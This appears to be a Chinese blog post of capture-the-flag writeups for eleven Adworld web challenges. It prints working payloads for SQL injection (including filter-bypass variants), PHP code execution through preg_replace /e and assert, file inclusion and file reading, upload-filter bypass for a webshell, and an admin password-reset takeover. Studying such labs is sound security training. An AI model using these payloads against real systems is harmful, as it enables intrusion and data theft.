攻防世界WEB 高手进阶区writeup (一)


原创

Homyee~ 于 2019-11-15 18:27:12 发布 436 收藏 1

1. Cat

进入界面，提示输入域名，尝试输入127.0.0.1

看起来是命令执行，尝试输入127.0.0.1 & ls ， 127.0.0.1 | ls ， 127.0.0.1 | dir，`ls`等，都提示无效



发现网站用get参数url进行传值，可以解析url编码，但传入%80以上时出现报错

```
body * { padding:10px 20px; }
body * * { padding:0; }
body { font:small sans-serif; }
body>div { border-bottom:1px solid #ddd; }
h1 { font-weight:normal; }
h2 { margin-bottom:.8em; }
h2 span { font-size:80%; color:#666; font-weight:normal; }
h3 { margin:1em 0 .5em 0; }
h4 { margin:0 0 .5em 0; font-weight: normal; }
code, pre { font-size: 100%; white-space: pre-wrap; }
table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
tbody td, tbody th { vertical-align:top; padding:2px 3px; }
thead th {
```

将代码通过html页面打开

UnicodeEncodeError at /api/ping

'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence

Request Method:	POST
Request URL:	http://127.0.0.1:8000/api/ping
Django Version:	1.10.4
Exception Type:	UnicodeEncodeError
Exception Value:	'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence
Exception Location:	/opt/api/dnsapi/utils.py in escape, line 9
Python Executable:	/usr/bin/python
Python Version:	2.7.12
Python Path:	['/opt/api', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
Server time:	Wed, 13 Nov 2019 16:40:24 +0000


是django报错页面，输入的参数传到了后端的django服务中进行解析，而django设置了编码为gbk导致错误编码了宽字符（超过了ascii码范围）

CURLOPT_POSTFIELDS

全部数据使用HTTP协议中的 "POST" 操作来发送。 要发送文件，在文件名前面加上@前缀并使用完整路径。 文件类型可在文件名后以 ';*type=mimetype*' 的格式指定。 这个参数可以是 urlencoded 后的字符串，类似'*para1=val1&para2=val2&...*'，也可以使用一个以字段名为键值，字段数据为值的数组。 如果**value**是一个数组，*Content-Type*头将会被设置成*multipart/form-data*。 从 PHP 5.2.0 开始，使用 @ 前缀传递文件时，**value** 必须是个数组。 从 PHP 5.5.0 开始, @ 前缀已被废弃，文件可通过 CURLFile 发送。 设置 **CURLOPT_SAFE_UPLOAD** 为 **TRUE** 可禁用 @ 前缀发送文件，以增加安全性。

当 CURLOPT_SAFE_UPLOAD 为 true 时，如果在请求前面加上@的话php curl组件是会把后面的当作绝对路径请求，来读取文件。当且仅当文件中存在中文字符的时候，Django 才会报错导致获取文件内容。


于是可以通过@加上路径来读取文件
在刚刚得到的html页面中发现数据库路径



于是构建payload：

```
?url=@/opt/api/database.sqlite3
```

来读取数据库文件，并查找ctf关键字，成功获得flag



2. ics-05

进入网站，发现点击如下图箭头所示区域，URL栏有参数?page=index 存在get传值，推测可能存在文件包含漏洞

在hackbar中使用php://filter伪协议来读取源码，payload如下

成功得到index.php base64编码后的源码

Base64解码可得到关键代码

```
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

代码审计

preg_replace() 函数存在命令执行漏洞，preg_replace 函数使用 /e模式，会导致代码执行的问题。/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码，参数pat和sub有相同部分，rep的代码就会执行。

同时要保证X-Forwarded-For = 127.0.0.1，才能保证执行代码

成功执行ls命令

Welcome My Admin !
css index.html index.php js layui logo.png s3chahahaDir start.sh 视图.png

之后可找到flag并读取

成功获取flag

Welcome My Admin !
?> $flag = 'cyberpeace{1ce60b3dfef4ac01e6453c82cf3c0fb3}';

3. ics-06

在如下页面发现id参数

送分题

对id进行爆破，发现当id=2333时得到flag

cyberpeace{fa4037955ec4424682872eb02ec94644}

4. lottery


先扫描一下目录

```
[08:40:14] Starting:
[08:40:15] 301 -  322B  - /.git  ->  http://111.198.29.45:59948/.git/
[08:40:15] 403 -  296B  - /.git/
[08:40:15] 403 -  305B  - /.git/branches/
[08:40:15] 200 -  133B  - /.git/config
[08:40:15] 200 -   14B  - /.git/COMMIT_EDITMSG
[08:40:15] 200 -    1KB - /.git/index
[08:40:15] 200 -  240B  - /.git/info/exclude
[08:40:15] 200 -   23B  - /.git/HEAD
[08:40:15] 403 -  301B  - /.git/info/
[08:40:15] 200 -   73B  - /.git/description
[08:40:15] 403 -  302B  - /.git/hooks/
[08:40:15] 403 -  301B  - /.git/logs/
[08:40:15] 200 -  150B  - /.git/logs/HEAD
[08:40:15] 301 -  332B  - /.git/logs/refs  ->  http://111.198.29.45:59948/.git/logs/refs/
```


发现.git源码泄漏，使用githack工具来提取源码

```
[8:40:56] ~
 $ /Users/zhanghongyi/Documents/tools/GitHack-master/GitHack.py http://111.198.29.45:59948/.git
[+] Download and parse index file ...
account.php
api.php
buy.php
check_register.php
config.php
css/main.css
favicon.ico
footer.php
header.php
```

成功提取到源代码





在api.php文件中找到奖券的判断方式




发现用 == 来判断是否相等，由于php是弱类型语言，bool类型的true是可以和任何数据弱类型相等的。

于是抓包构建post语句，将number改成一个值全为true的数组，成功得到最大奖励。





金钱达到一定数目后，可购买flag。



Here is your flag: cyberpeace{1120ac8906b0bcbb640f06cbd3b021ae}

---

5. NewsCenter

在搜索框中搜索1' , 报错，可能存在sql注入
爆库

```
1' union select 1,database(),3 --
```

爆表

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='news' --
```

爆字段名

```
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret_table' --
```

爆flag

```
1' union select 1,group_concat(fl4g),3 from secret_table --
```

News

QCTF{sq1_inJec7ion_ezzz}
3

6. mfw

扫描目录发现.git源码泄漏，用githack提取源码

```
$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

发现传入参数$page直接拼接在assert()函数中，，于是可以构建语句实现代码执行
payload：

```
?page=' and die(show_source('templates/flag.php')) or '
```

```
<?php $FLAG="cyberpeace{f4af108530eff0c1eab3a7b3e0b66b5b}"; ?>
1
```

7. Training-WWW-Robots

```
User-agent: *
Disallow: /fl0g.php

User-agent: Yandex
Disallow: *
```

题目提示robots.txt文件，直接读取
说明文件目录下有fl0g.php文件，可直接访问，获取flag。

cyberpeace{b307d2d6c66a04c3011998c0d0cdca2d}


---

8. NaNNaNNaNNaN-Batman

下载文件，打开发现是脚本语言

```
<script>_='function $(){<0x02>e=<0x04>getEle<0x0f>ById("c").value;<0x0e>length==16
<0x05>^be0f23<0x01>233ac<0x01>e98aa$<0x01>c7be9<0x07>){<0x02>t<0x08>fl<0x03>s_a<0x03>i
<0x03>e}<0x06>n<0x08>a<0x03>_h0l<0x03>n<0x06>r<0x08>g{<0x03>e<0x03>_0<0x06>i<0x08>it\'
    <0x03>_<0x03>n<0x06>s=[t,n,r,i];for(<0x02>o=0;o<13;++o){  <0x0b>[0]);<0x0b>.splice
    (0,1)}}}    \'<input id="c"><<0x0c> onclick=$()>Ok</<0x0c>>\');delete
    _<0x01><0x07><0x05><0x02>var <0x03>","<0x04>docu<0x0f>.<0x05>)<0x0e>match(/<0x06>"
];<0x02><0x07>/)!=null<0x08>=[" <0x04>write(<0x0b>s[o%4]<0x0c>button<0x0e>if(
    e.<0x0f>ment';for(Y in $='<0x0f><0x0e><0x0c><0x0b>
    <0x08><0x07><0x06><0x05><0x04><0x03><0x02><0x01>')with(_.split($[Y]))_=join(pop())
    ;eval(_)</script>
```

将后缀改为html在浏览器中打开，得到一个输入框



分析可知，eval()函数并没有执行$()函数，仅仅执行了字符串而已（从而导致乱码，因此将eval改为alert,将代码弹窗。得到js代码

```
function $(){
    var e=document.getElementById("c").value;
    if(e.length==16)
        if(e.match(/^be0f23/)!=null)
            if(e.match(/233ac/)!=null)
                if(e.match(/e98aa$/)!=null)
                    if(e.match(/c7be9/)!=null){
                        var t=["fl","s_a","i","e}"];
                        var n=["a","_h0l","n"];
                        var r=["g{","e","_0"];
                        var i=["it'","_","n"];
                        var s=[t,n,r,i];
                        for(var o=0;o<13;++o){
                           document.write(s[o%4][0]);
                            s[o%4].splice(0,1)
                        }
                    }
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```


直接将核心代码中控制台中执行,即可得到flag

```
var t=["fl","s_a","i","e}"];
var n=["a","_h0l","n"];
var r=["g{","e","_0"];
var i=["it'","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o){
 document.write(s[o%4][0]);s[o%4].splice(0,1)
}
```


flag{it's_a_h0le_in_0ne}

9. bug

进入发现注册页面，先注册一个账号




登录后并没有发现sql注入等漏洞




最后发现首页的忘记密码功能能利用，先验证自身信息，进入到修改密码页面。

抓包后将username改为admin，发送后，提示修改密码成功



这样可以用admin账号和修改后的密码登录



使用Manage功能时，提示Ip不允许，抓包添加
X-Forwarded-For:127.0.0.1报头，发送后得到提示


```
    </div>
</div>
<!-- index.php?module=filemanage&do=??? -->
</body>
</html>
```


推测此页面存在文件上传功能,于是进入
index.php?module=filemanage&do=upload页面

可以想办法上传php一句话木马，测试发现存在文件名黑名单过滤和Content-Type判断，最后文件内容还会过滤<?php ?>
抓包修改后缀为php5，Content-Type为image/gif，并在post数据中将<?php ?>改为

```
<script language='php'>....</script>
```


成功上传，发现直接就得到了flag






10. upload

进入发现注册页面，注册一个账号



登录后发现有文件上传功能

但经过测试发现只能上传.jpg后缀文件，且无法绕过限制，但发现回显内容有文件名和UID，推测可能存在文件名注入。



尝试多次发现过滤了select和from，可利用selselectect和frfromom进行绕过，而且回显内容不能出现英语字母，会被截断，所以可以考虑将回显内容转为10进制，以下面语句为例,将文件名改为如下

```
sql'+(selselectect CONV(substr(hex(database()),1,12),16,10))+'.jpg
```

hex()将查询内容转为16进制，substr()取12位是因为一旦过长（超出12），就会用科学记数法显示，最后用CONV()将16机制转为10进制。发现成功回显

用python将10进制转为字符串

```
import binascii
n = 131277325825392
h = hex(n)[2:]
print(binascii.a2b_hex(h).decode("utf8"))

输出web_up
```

查询语句换为

```
sql'+(select  CONV(substr(hex(database()),13,12),16,10))+'.jpg
```

=> 1819238756
=>load

合并得到数据库 web_upload

```
sql'+(seleselectct+CONV(substr(hex((selselectect table_name frfromom information_schema.tables where table_schem
a = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
```

=> 114784820031327
=> hello_

```
sql'+(seleselectct+CONV(substr(hex((selselectect table_name frfromom information_schema.tables where table_schem
a = 'web_upload' limit 1,1)),13,12),16,10))+'.jpg
```

=> 112615676665705
=> flag_i

```
sql'+(seleselectct+CONV(substr(hex((selselectect table_name frfromom information_schema.tables where table_schem
a = 'web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

=> 126853610566245
=> s_here

合并得到表 hello_flag_is_here

```
sql'+(seleselectct+CONV(substr(hex((seselectlect column_name frfromom information_schema.columns where table_nam
e = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg
```

=> 115858377367398
=> i_am_f

```
sql'+(seleselectct+CONV(substr(hex((seselectlect column_name frfromom information_schema.columns where table_nam
e = 'hello_flag_is_here' limit 0,1)),13,12),16,10))+'.jpg
```

=> 7102823
=> lag

得到字段名 i_am_flag

```
sql'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10))
+'.jpg
```

=> 36427215695199
=> !!_@m_

```
sql'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16,10)
)+'.jpg
```

=> 92806431727430
=> Th.e_F

```
sql'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16,10)
)+'.jpg
```

=> 560750951
=> !lag

得到flag：!!_@m_Th.e_F!lag

---

11. FlatScience

首先扫描目录

```
[20:42:51] 301 -  319B  - /1  ->  http://111.198.29.45:41160/1/
[20:42:53] 200 -  757B  - /admin.php
[20:43:05] 200 - 1023B  - /index.html
[20:43:08] 200 -  833B  - /login.php
[20:43:13] 200 -   61B  - /robots.txt
[20:43:13] 403 -  304B  - /server-status
[20:43:13] 403 -  305B  - /server-status/
```

进入login.php ，测试发现数据库为sqlite，查看源码


```
</form>

<!-- TODO: Remove ?debug-Parameter! -->
```


根据提示，进入index.php?debug 获取到源码

```php
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
```


闭合语句很简单，也没有任何过滤，页面没有回显，但设置了set-cookie响应包头，可以抓包。构建查询语句。

```
' union select name,sql from sqlite_master--
```





Set-Cookie:

```
CREATE TABLE Users(
id int primary key,
name varchar(255),
password varchar(255),
hint varchar(255)
)
```

说明Users里有id, name, password, hint 四个字段名

于是，可以构建查询语句

```
' union select id,group_concat(id) from Users--
' union select id,group_concat(name) from Users--
' union select id,group_concat(password) from Users--
' union select id,group_concat(hint) from Users--
```

可得到数据库

id	name	password	hint
1	admin	3fab54a50e770d830c0416df817567662a9dc85c	my fav word in my fav paper?!
2	fritze	54eae8935c90f467427f05e4ece82cf569f89507	my love is…?
2	Chansi	34b0bb7c304949f9ff2fc101eef0f048be10d3bd	the password is password;

password由密码+salt经过sha1加密组成，根据hint可知，密码可能在paper中。爬取站点中所有的pdf文件，然后用脚本进行解析处理，并用sha1函数与加密的密码进行碰撞已找出正确的密码，直接用别人脚本：

```
from cStringIO import StringIO
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
from pdfminer.converter import TextConverter
from pdfminer.layout import LAParams
from pdfminer.pdfpage import PDFPage
import sys
import string
import os
import hashlib

def get_pdf():
 return [i for i in os.listdir("./") if i.endswith("pdf")]


def convert_pdf_2_text(path):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    device = TextConverter(rsrcmgr, retstr, codec='utf-8', laparams=LAParams())
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    with open(path, 'rb') as fp:
        for page in PDFPage.get_pages(fp, set()):
            interpreter.process_page(page)
        text = retstr.getvalue()
    device.close()
    retstr.close()
    return text


def find_password():
 pdf_path = get_pdf()
 for i in pdf_path:
  print "Searching word in " + i
  pdf_text = convert_pdf_2_text(i).split(" ")
  for word in pdf_text:
   sha1_password = hashlib.sha1(word+"Salz!").hexdigest()
   if sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c':
    print "Find the password :" + word
    exit()

if __name__ == "__main__":
 find_password()
```

得到admin密码：ThinJerboa

在admin.php界面登录，得到flag

Yay!!!
flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}